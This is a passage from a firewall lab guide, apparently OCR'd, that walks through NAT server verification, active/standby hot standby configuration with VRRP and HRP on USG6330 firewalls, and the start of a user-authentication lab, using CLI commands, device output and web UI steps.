
Step 3 Configure NAT Server.

Choose **Policy** > **NAT Policy** > **Server Mapping**. In **Server Mapping List**, click **Add**. Set the parameters shown in the following figure and click **OK**.




Step 4 Configure a NAT address pool.

Choose **Policy** > **NAT Policy** > **Source NAT**. Click the **Source Translation Address Pool** tab. Click and set the parameters shown in the following figure.



Step 5 Configure Source NAT.

Choose **Policy** > **NAT Policy** > **Source NAT**, click the **Source NAT** tab, click in the source NAT policy list, and set the parameters shown in the following figure.



----End

6.5 Verification

6.5.1 Checking the NAT Server Information

Run the **display nat server** command to check the NAT Server information.

```
[USG6330-1] display nat server
Server in private network information:
  Total   1 NAT server(s)
 server name   : ftpserver
 id           : 0                    zone         : ---
 global-start-addr : 40.1.1.2          global-end-addr   : 40.1.1.2
 inside-start-addr : 10.1.1.100        inside-end-addr   : 10.1.1.100
 global-start-port : 21(ftp)           global-end-port   : 21
 inside-start-port : 21(ftp)           inside-end-port   : 21
 globalvpn     : public                insidevpn     : public
 vsys          : public                protocol      : tcp
 vrrp          : ---                    no-revers     : 0
 interface     : ---                    vrrp-bind-interface: ---

 description   : ---
```

6.6 Question

If the public IP address in the server mapping configuration is in a different network segment from G1/0/4, what should I pay attention to?

7 Firewall Hot Standby

7.1 Experiment Overview

7.1.1 About This Experiment


In this experiment, two or more firewalls are deployed at the egress of the network to ensure communication between the intranet and Internet.

7.1.2 Objectives

- Understand the basic principle of hot standby.
- Understand the VGMP and HRP protocols.
- Configure firewall hot standby on the CLI and web UI.

7.1.3 Experiment Networking

Figure 7-1 Firewall hot standby topology



7.1.4 Experiment Planning

Security devices USGs are deployed on a service node. Upstream and downstream devices are switches. USG6330-1 and USG6330-2 work in active/standby mode.

Table 7-1 Port addresses and zones

Device Name	Port	IP Address	Zone
USG6330-1	G1/0/1	10.1.2.1	Trust
	G1/0/3	30.1.1.1	DMZ
	G1/0/4	40.1.1.1	Untrust
USG6330-2	G1/0/1	10.1.2.2	Trust
	G1/0/3	30.1.1.2	DMZ
	G1/0/4	40.1.1.2	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/1	2.2.2.2	Untrust

7.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Complete basic configurations.	Configure security zones.	Add interfaces to security zones.
2	Configure hot standby.	Configure hot standby.	Set the hot standby mode to active/standby. USG6330-1 is active, and USG6330-2 is standby.
		Configure virtual IP addresses.	Create VRRP groups 1 and 2.
3	Configure a security policy.	Configure an interzone security policy.	Permit the packets from the Trust zone to the Untrust zone.

7.2 Experiment Task Configuration

7.2.1 Configuration Roadmap

1. Configure IP addresses for interfaces and add the interfaces to security zones. Configure a security policy to permit packets from the Trust zone to the Untrust zone.
2. Configure hot standby in active/standby mode. USG6330-1 is active, and USG6330-2 is standby.

7.2.2 Configuration Procedure on the CLI

Step 1 Complete the configuration of the upstream and downstream service interfaces on USG6330-1. Configure IP addresses for the interfaces and add the interfaces to security zones.

```
<USG6330-1> system-view
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/1] quit
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/4] quit
[USG6330-1] firewall zone trust
[USG6330-1-zone-trust] add interface GigabitEthernet 1/0/1
[USG6330-1-zone-trust] quit
[USG6330-1] firewall zone untrust
[USG6330-1-zone-untrust] add interface GigabitEthernet 1/0/4
[USG6330-1-zone-untrust] quit
```

Create VRRP group 1 on GigabitEthernet1/0/4, and add it to the active VGMP group.

```
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] vrrp vrid 1 virtual-ip 2.2.2.1 255.255.255.0 active
[USG6330-1-GigabitEthernet1/0/4] quit
```

Create VRRP group 2 on GigabitEthernet1/0/1, and add it to the active VGMP group.

```
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] vrrp vrid 2 virtual-ip 10.1.2.3 active
[USG6330-1-GigabitEthernet1/0/1] quit
```

Step 2 Configure the heartbeat link on USG6330-1.

Configure an IP address for GigabitEthernet1/0/3.

```
[USG6330-1] interface GigabitEthernet1/0/3
[USG6330-1-GigabitEthernet1/0/3] ip address 30.1.1.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/3] quit
```

Add GigabitEthernet1/0/3 to the DMZ.

```
[USG6330-1] firewall zone dmz
[USG6330-1-zone-dmz] add interface GigabitEthernet1/0/3
[USG6330-1-zone-dmz] quit
```

Specify GigabitEthernet1/0/3 as the heartbeat interface.

```
[USG6330-1] hrp interface GigabitEthernet1/0/3 remote 30.1.1.2
```

Step 3 Configure a security policy to permit packets from the Trust zone to the Untrust zone.

```
HRP_A[USG6330-1] security-policy
HRP_A[USG6330-1-policy-security] rule name policy_sec
HRP_A[USG6330-1-policy-security-rule-policy_sec] source-zone trust
HRP_A[USG6330-1-policy-security-rule-policy_sec] destination-zone untrust
HRP_A[USG6330-1-policy-security-rule-policy_sec] action permit
HRP_A[USG6330-1-policy-security-rule-policy_sec] quit
```

Step 4 Enable HRP.


```
[USG6330-1] hrp enable
```

Step 5 Configure USG6330-2.

The configurations on USG6330-2 are the same as those on USG6330-1, except that:

1. The IP addresses of the interfaces on USG6330-2 are different from those on USG6330-1.
2. Add service interfaces GigabitEthernet1/0/1 and GigabitEthernet1/0/4 of USG6330-2 to the standby VGMP group.

Step 6 Configure the switches.


Add the three interfaces of each switch to the same VLAN (default VLAN). For configuration commands, refer to the relevant switch documents.

----End

7.2.3 Configuration Procedure on the Web UI

Step 1 Configure interfaces on USG6330-1.


Choose **Network** > **Interface**. Click  next to the interface to be configured. Set parameters, and then click **OK**. The following figure shows the configuration of GigabitEthernet1/0/1.



The configuration of GigabitEthernet1/0/3 and GigabitEthernet1/0/7 is similar to that of GigabitEthernet1/0/1.


Step 2 Configure VRRP group 1 and VRRP group 2 on USG6330-1.

Choose **System** > **High Availability** > **Dual-System Hot Standby**. Click **Configure**, select the **Enable** check box of **Dual-System Hot Standby**, and set the following parameters.




The configuration of USG6330-2 is similar to that of USG6330-1, and is omitted here.


Step 3 On the **Dual-System Hot Standby** page, view the status of dual-system hot standby.



Step 4 Configure a security policy on USG6330-1 to permit packets from the Trust zone to the Untrust zone.

Choose **Policy** > **Security Policy** > **Security Policy**. Click **Add**. Set the parameters one by one. Click **OK**. The following figure shows the security policy that permits packets from the Trust zone to the Untrust zone.





----End

7.3 Verification

7.3.1 Checking the Configuration

Run the **display vrrp** command on USG6330-1 to check the status of interfaces in VRRP groups. If the following information is displayed, the VRRP groups are successfully created.

```
HRP_A<USG6330-1>display vrrp
  GigabitEthernet1/0/4 | Virtual Router 1
    State : Master
    Virtual IP : 2.2.2.1
    Master IP : 40.1.1.1
    PriorityRun : 120
    PriorityConfig : 100
    MasterPriority : 120
    Preempt : YES   Delay Time : 0 s
    TimerRun : 60 s
    TimerConfig : 60 s
```

```
  Auth type : NONE
  Virtual MAC : 0000-5e00-0101
  Check TTL : YES
  Config type : vgmp-vrrp
  Backup-forward : disabled

 GigabitEthernet1/0/1 | Virtual Router 2
  State : Master
  Virtual IP : 10.1.2.3
  Master IP : 10.1.2.1
  PriorityRun : 120
  PriorityConfig : 100
  MasterPriority : 120
  Preempt : YES   Delay Time : 0 s
  TimerRun : 60 s
  TimerConfig : 60 s
  Auth type : NONE
  Virtual MAC : 0000-5e00-0102
  Check TTL : YES
  Config type : vgmp-vrrp
  Backup-forward : disabled
```

Run the **display hrp state** command on USG6330-1 to check the current HRP status. If the following information is displayed, HRP is successfully configured.

```
HRP_A<USG6330-1>display hrp state
The firewall's config state is: ACTIVE
 Current state of virtual routers configured as active:
           GigabitEthernet1/0/1   vrid  2 : active
           GigabitEthernet1/0/4   vrid  1 : active
```

Ping the virtual IP address 10.1.2.3 of VRRP group 2 on PC1 in the Trust zone and check the session table on USG6330-1.

```
HRP_A<USG6330-1>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public 10.1.2.100:1-->10.1.2.3:2048
```

The virtual IP address of VRRP group 2 can be pinged on PC1.

PC2 functions as the server and is located in the Untrust zone. PC1 can ping through the server in the Untrust zone. Check sessions on USG6330-1 and USG6330-2.

```
HRP_A<USG6330-1>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public 10.1.2.100:1-->2.2.2.2:2048

HRP_S<USG6330-2>display firewall session table
Current Total Sessions : 1
  icmp  VPN:public --> public   Remote 10.1.2.100:1-->2.2.2.2:2048
```

You can see a session marked with **Remote** on USG6330-2. This indicates that the session has been backed up to the peer after hot standby is enabled.

Run the **ping 2.2.2.2 -t** command on PC1, remove the network cable from GE1/0/1 on USG6330-1, and then check whether an active/standby switchover is performed and whether ping packets are discarded. Insert the network cable into GE1/0/1 on USG6330-1 and

check whether an active/standby switchover is performed and whether ping packets are discarded.

7.4 Question

1. The data backed up between the two firewalls is transmitted and received through the heartbeat interface and heartbeat link (backup channel). What are the requirements for the heartbeat interface?
2. There are multiple ways to configure firewall hot standby. In this experiment, the firewalls are deployed in in-path mode, work in active/standby mode, and connect to Layer 2 upstream and downstream devices. What other hot standby networking scenarios and corresponding configuration precautions do you know?

8 Firewall User Management

8.1 Experiment Overview

8.1.1 About This Experiment


In this experiment, a security device is deployed at the egress of the network to implement local authentication or authentication exemption for Internet access users, implementing user management.

8.1.2 Objectives

- Understand the basic principle of user management.
- Configure authentication exemption.
- Configure password authentication.

8.1.3 Experiment Networking

Figure 8-1 User management experiment topology



8.1.4 Experiment Planning

The USG is deployed as a gateway. PC3 and PC1 are used to simulate authentication-exempt and password-authentication users, respectively, to access an Internet server (simulated by PC2).

Table 8-1 Port addresses and zones

Device Name	Port	IP Address	Zone
USG6330-1	G1/0/0	10.1.1.1	Guest
	G1/0/1	10.1.2.1	Trust
	G1/0/4	40.1.1.1	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/2	40.1.4.100	Untrust
PC3	E0/0/3	10.1.1.100	Guest

8.1.5 Experiment Tasks

No.	Task	Subtask	Description
1	Complete basic configurations.	Configure IP addresses.	Assign IP addresses to interfaces.
		Configure security zones.	Add interfaces to security zones.
2	Configure user management.	Configure authentication exemption.	Configure the authentication policy and security policy.
		Configure password authentication.	Configure the authentication policy and security policy.

8.2 Experiment Task Configuration

8.2.1 Configuration Roadmap

1. Configure IP addresses for interfaces and add the interfaces to security zones.
2. Create user groups and create user policies.


8.2.2 Configuration Procedure on the Web UI


Step 1 Configure basic parameters of the USG interfaces and add the interfaces to security zones.

Add G1/0/0 to the guest zone (create this security zone and set its security level to 40), G1/0/1 to the Trust zone, and G1/0/4 to the Untrust zone. The detailed configuration procedure is omitted.


Step 2 Create an authentication exemption user group.

Choose **Object** > **User** > **default**. In **User/User Group/Security Group Management List**, click **Add** and select **Add User Group** to create user group **auth_exemption**.



